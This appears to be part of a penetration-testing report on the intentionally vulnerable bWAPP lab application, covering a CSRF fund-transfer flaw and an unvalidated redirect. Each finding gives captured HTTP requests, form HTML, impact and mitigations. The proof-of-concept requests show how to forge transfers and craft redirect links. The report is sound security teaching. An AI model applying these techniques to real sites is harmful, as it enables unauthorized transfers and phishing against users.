4.30 CSRF (Transfer Amount)

Vulnerability: This vulnerability occurs when an application allows users to transfer funds or initiate financial transactions through a specific URL or endpoint without adequately verifying whether the request originated from the actual user. An attacker can create a malicious webpage or link that, when visited by an authenticated user, initiates a request to transfer funds from the user's account to another account, effectively conducting unauthorized financial transactions.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/csrf_2.php
Infected Parameter	Financial transactions
Parameter Type	POST
Attack Vector	Malicious link

Analysis: After examining the web page http://192.168.73.146/bWAPP/csrf_2.php, we were able to manipulate the amount to be transferred with the use of malicious script.

POC:

The screenshot shows a browser window for 'bWAPP - CSRF' at the URL http://192.168.73.146/bWAPP/csrf_2.php. The page displays a form for transferring money between accounts. A red box highlights the 'Amount on your account: 1000 EUR' field. Below it, the 'Account to transfer:' field contains the value '123-45678-90'. The 'Amount to transfer:' field contains the value '100'. To the right of the form are social media sharing icons for LinkedIn, Facebook, and Email.

On the right side of the screen, the Burp Suite interface is open, showing the captured HTTP request. The request details are as follows:

```
Request to http://192.168.73.146:80
1 GET /bWAPP/csrf_2.php?account=123-45678-90&amount=100&action=transfer HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.73.146/bWAPP/csrf_2.php
9 Cookie: security_level=0; PHPSESSID=03a44ddfa0c05bebf00431aa0434a1e3
10 Upgrade-Insecure-Requests: 1
11
12
```


Below the Burp Suite interface, the raw HTML code of the transferred page is displayed:

```
<form action="/bWAPP/csrf_2.php" method="GET">
<p><label for="account">Account to transfer:</label><br />
<input type="text" id="account" name="account" value="123-45678-90"></p>

<p><label for="amount">Amount to transfer:</label><br />
<input type="text" id="amount" name="amount" value="0"></p>

<button type="submit" name="action" value="transfer">Transfer</button>
</form>
```

Victim gets the amount transfer link where he blows his all money to attackers account.



Account to transfer:

123-45678-90

Amount to transfer:

Transfer

Amount on your account: 0 EUR

Account to transfer:
123-45678-90

Amount to transfer:
0

Transfer

Impact: Attackers can initiate unauthorized fund transfers or transactions without the user's consent, leading to financial loss. If successful, the attacker can take control of the victim's account, conducting unauthorized financial activities.

Mitigations:

Implement anti-CSRF tokens in forms and requests to ensure that actions are initiated only from within the application and by authorized users.

Utilize the Same-Origin Policy and Cross-Origin Resource Sharing (CORS) to restrict requests to the same origin.

Check the Referrer header to ensure that requests originate from your application's domain.

Require users to authenticate themselves again before performing sensitive actions, like initiating financial transactions.

Implement confirmation mechanisms for critical actions to prevent unauthorized transfers.

4.31 Unvalidated redirects & Forwards

Vulnerability: This vulnerability occurs when the application uses user-provided input, often via query parameters or form fields, to determine the destination of a redirect or forward action. If the input is not properly validated, attackers can craft malicious URLs that redirect users to external malicious sites or perform actions without their consent.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/unvalidated_redir_fwd_1.php
Infected Parameter	URL parameter
Parameter Type	GET
Attack Vector	Malicious link

Analysis: After examining the web page http://192.168.73.146/bWAPP/unvalidated_redir_fwd_1.php, we were able to craft URLs with malicious redirect's, which when visited by users, we can lead them to unintended destinations.

POC:

The screenshot shows a web browser displaying the bWAPP application, which is described as an "extremely buggy web app". The browser's address bar shows the URL `http://192.168.73.146/bWAPP/unvalidated_redirect_fwd_1.php`. The page content includes a form with fields for "Choose your bug" (set to "bwAPP v2.2") and "Hack", and a dropdown for "Set your security level" (set to "low"). Below the form is a link to "Unvalidated Redirects & Forwards". The browser also displays a sidebar with links for "Bug", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout".

On the right side of the screen, the Burp Suite Community Edition interface is open. It has tabs for "Project", "Repeater", "View", "Help", "Proxy", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", "Extensions", and "Settings". The "Proxy" tab is selected. In the "Intercept" section, there is a request listed:

```
1 GET /bWAPP/unvalidated_redirect_fwd_1.php?url=https://www.google.com&form=submit HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.73.146/bWAPP/unvalidated_redirect_fwd_1.php
9 Cookie: security_level=0; PHPSESSID=03a44ddfa8c05bebf00431aa0434a1e3
10 Upgrade-Insecure-Requests: 1
11
12
```

The URL parameter `url=https://www.google.com&form=submit` is highlighted with a red box. The Burp Suite interface also includes tabs for "Forward", "Drop", "Intercept is on" (which is currently selected), "Action", and "Open browser". On the far right, there are icons for "Inspector", "Notes", and "Messages".

Impact: Attackers can trick users into visiting phishing websites, stealing their credentials or sensitive information. Malicious websites can distribute malware to users who unknowingly visit them. Users might be tricked into performing actions without their knowledge, such as changing settings or performing financial transactions.

Mitigations:

Validate and sanitize user input to ensure that redirects and forwards only occur to valid and trusted URLs.

Avoid using user-provided input to construct redirect or forward URLs whenever possible.

If possible, use hardcoded URLs for redirects and forwards, avoiding the need for user input.

If redirection is necessary, use safe mechanisms provided by the framework or language that do not allow manipulation.

5. Conclusion

This pentesting report serves as a comprehensive repository of insights garnered from the security assessment conducted on the bWAPP platform. The intention is to facilitate a holistic understanding of web application vulnerabilities, encourage hands-on learning, and equip professionals with the knowledge to safeguard applications against potential threats. Through this report, we endeavour to contribute to the collective effort in fortifying web applications' security, ensuring a safer digital environment for users and organizations alike.